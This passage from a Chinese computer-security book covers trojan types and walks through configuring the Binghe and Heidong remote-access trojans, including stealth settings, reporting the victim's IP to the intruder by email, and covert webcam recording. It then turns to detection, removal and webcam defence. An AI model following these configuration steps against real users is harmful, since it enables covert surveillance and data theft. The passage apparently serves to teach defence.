木马程序的危害是十分大的，它能使远程用户获得本地机器的最高操作权限，通过网络对本地计算机进行任意的操作，比如删添程序、锁定注册表、获取用户保密信息、远程关机等。木马使用户的电脑完全暴露在网络环境之中，成为别人操纵的对象。就目前出现的木马来看，大致具有以下功能：

*自动搜索已中木马的计算机；

*对目标主机的资源管理，复制文件、删除文件、查看文件内容、上传文件、下载文件等；

*远程运行程序；

*跟踪监视对方屏幕；

*直接屏幕鼠标控制，键盘输入控制；

*监视对方任务且可以中止对方任务；

*锁定鼠标、键盘和屏幕；

*远程重新启动计算机、关机；

*记录、监视按键顺序、系统信息等一切操作；

*随意修改注册表；

*共享被控制端的硬盘；

*乱屏等耍弄人操作。

4.1.4 木马的分类

根据木马程序对计算机的具体动作方式，可以把现在存在的木马程序分为以下的几类。

1.远程访问型木马

远程访问型木马是现在最广泛的特洛伊木马。这种木马起着远程控制的功能，用起来非常简单，只需一些人运行服务端程序，同时获得他们的IP地址，控制者就能任意访问被控制端的计算机。这种木马可以使远程控制者在本地机器上做任意的事情，比如键盘记录、上传和下载功能、发射一个“截取屏幕”等等。这种类型的木马有著名的BO（Back Office）、国产的冰河等。

2.密码发送型木马

密码发送型木马的目的是找到所有的隐

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

藏密码，并且在受害者不知道的情况下把它们发送到指定的信箱。大多数的这类木马程序不会在每次Windows重启时都自动加载，它们大多数使用25端口发送电子邮件。

3.键盘记录型木马

键盘记录型木马是非常简单的，它们只做一种事情，就是记录受害者的键盘敲击，并且在日志文件里做完整的记录。这种木马程序随着Windows的启动而启动，知道受害者在线并且记录每一个用户事件，然后通过邮件或其他方式发送给控制者。

4.毁坏型木马

大部分木马程序只窃取信息，不做破坏性的事件，但毁坏型木马却以毁坏并且删除文件为己任。它们可以自动地删除受控制者计算机上所有的.dll或.ini或.exe文件，甚至远程格式化受害者硬盘。毁坏型木马的危害很大，一旦计算机被感染而没有即时删除，系统中的信息会在顷刻间“灰飞烟灭”。

5.FTP型木马

FTP型木马打开被控制计算机的21端口（FTP所使用的默认端口），使每一个人都可以用一个FTP客户端程序来不用密码连接到受控制端计算机，并且可以进行最高权限的上传和下载，窃取受害者的机密文件。

4.2 典型木马“冰河”入侵实例

冰河木马被认为是国内木马的开山鼻祖，它功能强大、使用方便，曾经占领了国内木马界的半壁江山，更成为木马的代名词。尽管冰河木马已经停止开发了，可是它非常具有代表性，本节中，我们以冰河木马为代表向读者演示它是如何被入侵者利用的。

4.2.1 配置冰河木马的服务端

冰河程序为成两个部分，服务端程序（G_server.exe）和客户端（G_client.exe）程序，它主要是把服务端程序部分上传到别人的计算机上，然后利用客户端来控制别人的计算机，因此，如果一下能把服务端程序上传到别人的计算机里，入侵者就算有再大的本事也不能让冰河发挥出它的作用来。所以，第一点非常重要，首先要把服务端程序上传到别人的计算机上。上传的方法一般有邮件附件、下载软件，当然还有让用户计算机上打开FTP端口，让入侵者大大方方地把冰河上传上去，当然还有许多其它的方法。一旦用户运行冰河服务端，冰河就会立刻到计算机上了。在植入服务端程序（G_server.exe）之前需要对客户端（G_client.exe）进行配置。

Step 1

双击服务端程序（G_server.exe）打开控制端窗口，如图4-2所示。



图4-2 客户端主窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 2

单击工具栏中的“配置本地服务器程序”按钮打开“服务器配置”对话框，在“基本设置”选项卡“访问口令”栏中输入访问口令，以防止其他装有“冰河”客户端的用户访问这个服务器。如果选中了“自动删除安装文件”复选框的话，将会让木马更隐秘，如图 4-3 所示。




图 4-3 基本设置

小提示：

在服务端中，之所以要设置访问口令，这是因为只有拥有该口令的入侵者才能访问“冰河”的主机，如此有效地防止其他入侵者访问该“肉鸡”。

Step 3

单击“自我保护”标签，在这里可以修改注册表启动项中的名字，如“打印机服务”等，目的是让冰河潜藏得更深，如图 4-4 所示。




图 4-4 自我保护

Step 4

切换到“邮件通知”选项卡中，这里填写入侵者的电子邮箱，在“SMTP 服务器”栏中输入服务器名称，在“接受邮箱”栏中填写邮箱地址，并填写邮箱接受的各种信息，如图 4-5 所示。




图 4-5 邮件通知

小提示：

由于很多用户采用的是动态IP上网方式，所以每次上线的时候IP地址都会不同，为了不让“肉鸡”丢失，所以在这里填写入侵者的邮箱地址，好让“肉鸡”在下次上线的时候，及时汇报当前的IP地址等信息，以便客户端(控制方)再次控制“肉鸡”。

Step 5

单击“待配置文件”右侧的“浏览”按钮，可以更改冰河木马的名字，和存储地点，如图 4-6 所示。单击“确定”木马程序配置成功。




图 4-6 将更改的配置写入冰河服务端中

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

SMTP是邮件接收服务器，如果不明白邮件服务器的类型，需先参考邮件网站的相关说明。

4.2.2 远程控制冰河服务端

当服务端配置完成后，入侵者会采用各种手段让远程计算机运行该服务端，这样入侵者就可以远程控制“中招”主机了。

Step 1

单击工具栏中的“自动搜索”按钮打开“搜索计算机”对话框，该对话框中保持默认端口不变，填写搜索领域，如图 4-7 所示。



图 4-7 搜索“中招”主机

在“搜索结果”列表框中以OK开头的IP地址就是“中招”主机了，此时控制端程序会自动地弹出该IP添加到“文件管理器”列表框中，入侵者还可以使用X-Scan等扫描工具进行扫描，也能找到服务端IP地址。

Step 2

单击工具栏中的“添加主机”按钮，在打开的“添加计算机”窗口中输入扫描到的 IP 地址，并填写访问口令确认连接，如图 4-8 所示。




图 4-8 连接“中招”主机

Step 3

与“中招”主机连接成功后，资源管理器中将出现“中招”主机的列表，此时就可以操作控制该主机了，如图 4-9、4-10 所示。




图 4-9 访问“中招”主机的资源




图 4-10 监视“中招”主机的屏幕

4.2.3 冰河木马防范与反攻

冰河木马确实给很多电脑用户带来了巨

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

大的危害，下面我们就以其人之道还施其人之身，诱捕冰河木马的入侵者。

1.清除冰河木马

我们在这里使用的方法是利用一款叫“冰河陷阱”的工具，将下载好的压缩包解压到一个目录，运行“冰河陷阱.exe”，如果当前系统中已经被别人植入了冰河木马的话，这时它会提示你是否自动清除冰河木马服务端程序，当然要选择“是”了，如图4-11所示。




图 4-11 提示中冰河木马信息

接下来它会显示出这个安装的“冰河”木马的配置信息，单击“确定”按钮，冰河陷阱就会自动彻底地从系统中清除冰河木马，并将其配置信息以及清除情况保存在当前目录的“清除日志

.txt”文件中。现在我们要打开该文件查看，注意记下“监听端口”中的数字“7626”（也可能会是其他数字），如图4-12所示，后面要用到。



图 4-12 冰河服务端配置信息

另外还要记下“接收IP信箱”后面显示的邮箱，这就是入侵者接收你的IP地址以及密码等信息的信箱，以后你可以向该信箱发出警告信或者请求信箱服务商的管理员帮助。

如果“冰河陷阱.exe”处于运行状态，冰河木马将无法在系统中再次运行。而且每次它启动时都会自动检查系统中有无冰河被控端程序，并提示清除。因此建议大家选中“设置”菜单中的“随系统自动启动”选项，让它开机自动运行。

2.反击冰河入侵者

接下来利用“冰河陷阱”的伪装功能来诱捕入侵者。运行冰河陷阱后，单击“设置”菜单中的“设置监听端口”，然后输入前面记下的冰河木马被控端监听端口“7626”（一定要与上面显示的数字一样），如图4-13所示。




图 4-13 设置监听端口

然后单击工具栏中的（打开陷阱）按钮，再将冰河陷阱最小化到系统托盘。这时冰河陷阱会完全模拟真正的“冰河”被控端程序对入侵者的控制命令进行响应，使入侵者以为你的机器仍处于他的控制之下。

当有入侵者通过“冰河”客户端连接到冰河陷阱所伪装的被控端上时，可以在系统托盘中看到冰河陷阱图标不断闪烁报警，同时还有声音报警。双击图标打开“冰河陷阱”主界面，在列表中可以看到入侵者的IP地址、所在地以及登录密码和详细的操作过程，如图4-14所示。单击“保存记录”按钮可以将显示的入侵记录保存在磁盘上以供分析。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 4-14 冰河陷阱检测到冰河客户端的选择

另外，冰河陷阱还有一项特别的功能——冰河信使。单击工具栏中的“冰河信息”按钮，可以直接给入侵者发送一个反击消息，当然越恐怖效果越好，保证让这个入侵者“丢盔弃甲”，落荒而逃，再也不敢冒犯你了。




图 4-15 利用冰河信使反击入侵者

此界面将会出现在入侵者的屏幕上，得到这样的警告后，入侵者就不会再使坏了。

4.3 “黑洞”木马探秘

如今木马的功能越来越强大，已经不再局限于远程控制，更多其他功能被开发出来，其中“远程开启摄像头”是木马目前的热点。具备“远程开启摄像头”的木马有不少，“黑洞”木马就是一个典型的偷窥者，它不仅可以远程开启用户的摄像头，更能进行记录，将摄像头当作监控设备，并能将拍摄到的内容录制成视频。网络上很多偷拍视频都是这些具备“远程开启摄像头”功能木马的杰作。

4.3.1 配置“黑洞”服务端

“黑洞”木马是一个基于TCP协议的网络程序，由客户端程序(Client.exe)和服务端程序(Server.exe)组成。其中客户端程序监听指定端口，等待服务端连接。服务端连接后，即可进行各种远程操作。下面我们就来看看如何配置“黑洞”的服务端。

Step 1

运行“黑洞”木马，首先会弹出系统配置界面，如图 4-16 所示，在“端口”选项卡中输入监听端口，随意输入即可，例如2007，然后单击右侧的“测试”按钮，检查端口是否被其他应用程序占用。



图 4-16 测试“黑洞”可用端口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 2

接着切换到“连接密码”标签，如图 4-17 所示。输入连接“肉鸡”的密码。单击“确定”按钮后会进入到软件的免责声明，同意后即可进入软件主界面。




图 4-17 设置客户端控制密码

Step 3

进入主界面后，单击其“文件”菜单，选择“创建自动运行版本服务端安装程序”。出现服务端程序的配置窗口，切换到“安装”标签，如图 4-18 所示。此处有许多安装“黑洞”服务端的设置，如果入侵者是恶意配置木马的话，那么他会取消“安装过程中显示提示信息”、“安装完毕后在桌面和快捷启动创建服务端设置快捷方式”等选项，以保证木马的隐秘。




图 4-18 安装选项

Step 4

安装选项配置完成后，切换到“控制选项”标签，如图 4-19 所示。勾选其中的“允许视频监控”，这样生成的服务端程序就具备了远程打开用户摄像头以及记录的功能。切换到“连接选项”标签，在“固定连接”中分别填入目标主机的 IP 地址和端口号。




图 4-19 控制选项

小提示：

“黑洞”提供了多达四种连接方式，确保黑客能正确连接上肉鸡。此处设置的是客户端正向连接服务端的模式。

Step 5

在“上线显示名称”中填入肉鸡名称，单击“生成”按钮即可，这样一个带有远程开启摄像头功能的木马服务端就生成了。接下来黑客就会把这个木马服务端发给目标用户，等待用户上钩。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 4-20 连上“肉鸡”

Step 6

“黑洞”很有特色的地方就是对目标主机摄像头的控制，当目标主机被种植了“黑洞”服务端后，入侵者就可以通过“黑洞”的客户端程序连接上该主机，此时被黑主机的屏幕会出现在“黑洞”客户端的主界面中。选中连接上的用户，单击“视频监控”按钮，不久就会弹出视频监控窗口，如图 4-21 所示。此时用户的摄像头已经被打开了，入侵者就可以看到用户的一举一动。




图 4-21 远程开启摄像头

小提示：

如果想把视频保存下来，可以在视频监控窗口中选择视频的尺寸，勾选“保存为Mpeg文件”选项，单击“开始”按钮，即开始录制视频。

4.3.2 揪出“黑洞”木马

木马最大的特点是什么？答案是隐蔽，木马都会通过一定的技术手段使自身在用户的系统中隐藏，以此更长时间的控制用户的计算机，而一般用户由于对计算机知识了解有限，很难发现系统中的木马。更何况如今的木马都具备相当强大的隐藏能力：dll插入、rootkit等新技术的应用，别说“菜鸟”，即使是“老鸟”想发现系统中的木马也十分困难，更不用说清除了。就像肆虐的熊猫烧香病毒，其保护手段是一环套一环，要想清除，难上加难。

如何发现系统中的“黑洞”木马呢？其实“黑洞”木马和其他木马一样，都有共同点，其隐藏技术也是大同小异的。例如上面我们演示时提到“黑洞”木马可以创建dll插入版本的服务端程序，也就是说木马会释放dll文件到正常的系统进程中，达到隐藏进程的目的。明白了隐藏技术的原理就好办了，运行“Windows优化大师”，依次进入“系统优化”→“系统安全优化”在右侧窗格中，运行其“进程管理”模块，单击任一系统进程，例如svchost.exe，如图4-22所示，在下方的进程详细信息窗口中切换到“模块列表”，会出现该进程包含的dll文件，这些dll文件的发行商都是“Microsoft”，如果发现进程中存在发行商为空的dll文件时，就应该小心了。当然这不一定是感染“黑洞”木马，有可能是其他的木马或病毒，也可能是正常的驱动文件。




图 4-22 优化大师查询进程信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

“黑洞”木马还具有隐藏服务端文件、进程、注册表和服务的功能，这就是rootkit技术在起作用了。不过也不必担心，即使它再怎么隐藏，也还是有办法把它找出来的。使用安全工具Icesword，如图4-23所示。或者“超级巡警”，都可以显示使用rootkit技术隐藏的内容。总之，定时使用这样的安全工具对系统做体检是很有必要的，这样可以尽早发现系统中存在的木马。当系统出现异样时，尤其是当系统出现游戏账号被盗，杀毒软件无法启动等问题时，就更应该彻底地检查一下。



图 4-23 Icesword 检测系统进程

发现系统中的黑洞木马后，我们再来了解一下如何将“黑洞”木马清除。“黑洞”木马的清除是比较简单的，因为它具有简单的卸载功能，而不像其他木马程序需要手工清除所有的文件。运行“黑洞”木马的服务端后，如果入侵者设置了“在任务栏显示图标”，那么在任务栏中会有“黑洞”木马的图标，单击图标，选中“卸载服务”即可卸载服务端，如图4-24所示。



图 4-24 卸载“黑洞”服务端

作为木马，“黑洞”可以设置服务端不出现在任务栏上，那时用户就不能通过这种方法卸载了。

不过这种情况是比较少见的，因为很少有入侵者会傻到故意暴露自己，因此我们就不必太指望能在任务栏中找到“黑洞”木马的图标。不过当我们确定系统中存在的木马是“黑洞”时，可以在“开始”→“运行”栏中输入“brc_Server.exe/setup”并回车，将弹出“黑洞”木马的设置窗口，然后单击“卸载服务”即可卸载服务端。




图 4-25 启动服务端设置




图 4-26 黑洞服务端设置选项

4.3.3 防御摄像头木马

像“黑洞”这样具备远程开启用户摄像头功能的木马，我们可以称之为摄像头木马。“黑洞”属于摄像头木马中危害不甚严重的一种，因为它的名气比较大，目前杀毒软件都能够将其查杀。而危害更大的则是那种传播范围小的摄像头木马，这类摄像头木马的样本文件很难被提取到，所以杀毒软件就很难将其查杀，因此它就可能一直存在于用户

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

的系统中，每天监视用户的一举一动。

网络上有很多网站都可以提供木马定制的服务，只要支付一定的费用，就可以让编程人员制作一款个人版的木马软件，当然摄像头监控功能也可以加入其中。这种定制出来的木马软件，如果不对其进行传播，杀毒软件公司就无法拿到样本，是不可能对其查杀的。如果要防范这种木马程序，就只能使用一些具有系统底层监控功能的安全工具，例如System Safety Monitor可以阻止所有木马程序的运行。总的来说，一般用户如果想防范摄像头木马，可以注意以下几点：

1.隐藏自己的摄像头

在上网的过程中，我们计算机上存在摄像头这一情况很可能被外人得知，例如使用QQ就会在个人信息中显示本机摄像头的情况，任何一位QQ的使用者都可以通过“查找”→“有摄像头的用户”发现你的行踪，入侵者可能会利用这一点，寻找带有摄像头的用户进行攻击，因此在网络上隐藏本机的摄像头是很有必要的。首先让我们来关闭QQ中的摄像头显示功能。

单击QQ面板中的“菜单”按钮，依次选择“设置”→“个人设置”，切换到“状态显示”标签，选中其中的“不被列入在线视频用户列表中”，单击“确定”即可，如图4-27所示。这样在QQ上陌生人就不能发现你存在摄像头了。




图 4-27 在 QQ 中取消摄像头显示

取消摄像头显示可以免除很多骚扰，建议用户取消该功能。

2.不用时管好摄像头

在不使用摄像头的时候，最好将摄像头的镜头对着墙，或者其他物体，但不要对着自己，入侵者技术再高超也不能让摄像头调转方向吧。或者使用一块手帕或其他东西将摄像头的镜头挡住，当使用时再将挡住的东西移开。也可以将摄像头从USB接口中拔出，这样即使中了摄像头木马也没有什么关系了。

此外还有一种摄像头具备辅助灯源，当摄像头处于工作状态时，摄像头上的辅助灯会开启，通过这一点我们就可以很明确的知道摄像头当前处于什么状态。就能判断是否有人悄悄地开启了摄像头。

3.做好本机的安全防护

首先要安装一款杀毒能力强劲的杀毒软件，并及时升级杀毒软件的病毒库，注意开启杀毒软件的病毒防火墙。其次不要接收和运行陌生人发来的文件。谁能保证这不是摄像头木马的服务呢？最后要少逛陌生的网站，以避免网页中夹杂的网页木马。

4.4 反弹式“灰鸽子”木马实战攻略

灰鸽子是国内一款著名木马。比起前辈冰河、黑洞来，灰鸽子可以说是国内木马的集大成者。其丰富而强大的功能、灵活多变的操作、良好的隐藏性使其他后门木马都相形见绌。灰鸽子客户端简易便捷的操作使刚

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

入门的初学者都能充当黑客。当使用在合法情况下时，灰鸽子是一款优秀的远程控制软件。但如果拿它做一些非法的事，灰鸽子就成了很强大的入侵工具。

本节我们先来了解什么是“反弹式”木马，然后在具体了解“灰鸽子”木马是如何兴风作浪的，当读者明白了其中的道理才能知道怎样去查杀这类木马，做到防胜于治。

4.4.1 反弹式木马的特色

木马的出现，可以算是网络安全上的里程碑，网络安全也是“完善”→“漏洞”→“再完善”这样一个过程，螺旋式地向上发展。木马与防火墙的对话，也有着这样的过程。木马这样一种黑客技术，一出现，就引起了人们的关注。除了从不同的角度防范木马行为的发生，在防火墙技术上的发展，也有效地遏止了木马的泛滥。

但是有些用户还是发现，即使将自己的防火墙设置为禁止外来主动连接，理论上防范了木马，也无法排除信息泄露的可能。网络利用率常常居高不下，不正常的连接还是会频繁出现。那么，我们现在就不得不关注木马技术的新发展——反弹式木马。

1.什么是反弹式木马

我们都知道，所谓的“特洛伊木马”，就是一种基于“客户端/服务端”模式的远程控制程序，它让受害者的计算机运行服务端程序，这个服务器端程序会在用户的计算机上打开监听的端口。这就给黑客入侵用户计算机打开了一扇进出的门，然后黑客就可以利用木马客户端入侵受害者的计算机系统。

随着防火墙技术的提高和发展，基于IP包过滤规则来拦截木马程序可以很有效地防止外部连接，因此黑客在无法取得连接的情况下，也无所作为。然而，“道高一尺，魔高一丈”这个安全领域里的“规律”无时不在起作用。聪明的木马程序员又发明了所谓的“反弹式木马”——它利用防火墙对内部发起的连接请求无条件信任的特点，假冒是系统的合法网络请求来取得对外的端口，再通过某些方式连接到木马的客户端，从而窃取用户计算机的资料同时遥控计算机本身。

2.反弹式木马的工作原理

常见的普通木马，是驻留在用户计算机里的一个服务端程序，当入侵者利用客户端向服务端发出连接请求时，服务端便响应请求，这样，目标主机就会被客户端控制。不过这种木马的弱点也很显著，一旦目标主机使用了防火墙，那么防火墙就会对外部连接进行严格的审查，这时候客户端是很难连接上服务端的。




图 4-28 防火墙阻挡木马连接

传统的木马连接模式，如果目标主机安装了防火墙就能有效地组织客户端的非法连接。

随着技术的发展，黑客们开发出了新一代的木马——反弹式木马，这种木马在工作原理上就与普通木马不一样。首先，反弹式木马使用的是系统信任的端口，这样目标主机会认为该服务端只是普通的应用程序而已，防火墙也会开放其对外连接；其次，反弹式木马是由服务端主动连接客户端，即使防火墙对外审核再严格，反弹式木马也能轻松实现服务端/客户端的连接。这充分说明了另一条至理名言：“堡垒总是从内部被突破的”。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 4-29 反弹式木马骗取防火墙信任

新一代的反弹式木马能从目标主机的内部进行突破，让服务端主动连接上客户端。

本节介绍的“灰鸽子”就是反弹式木马的代表，下面我们先来了解一下灰鸽子的特点。

4.4.2 灰鸽子的特点

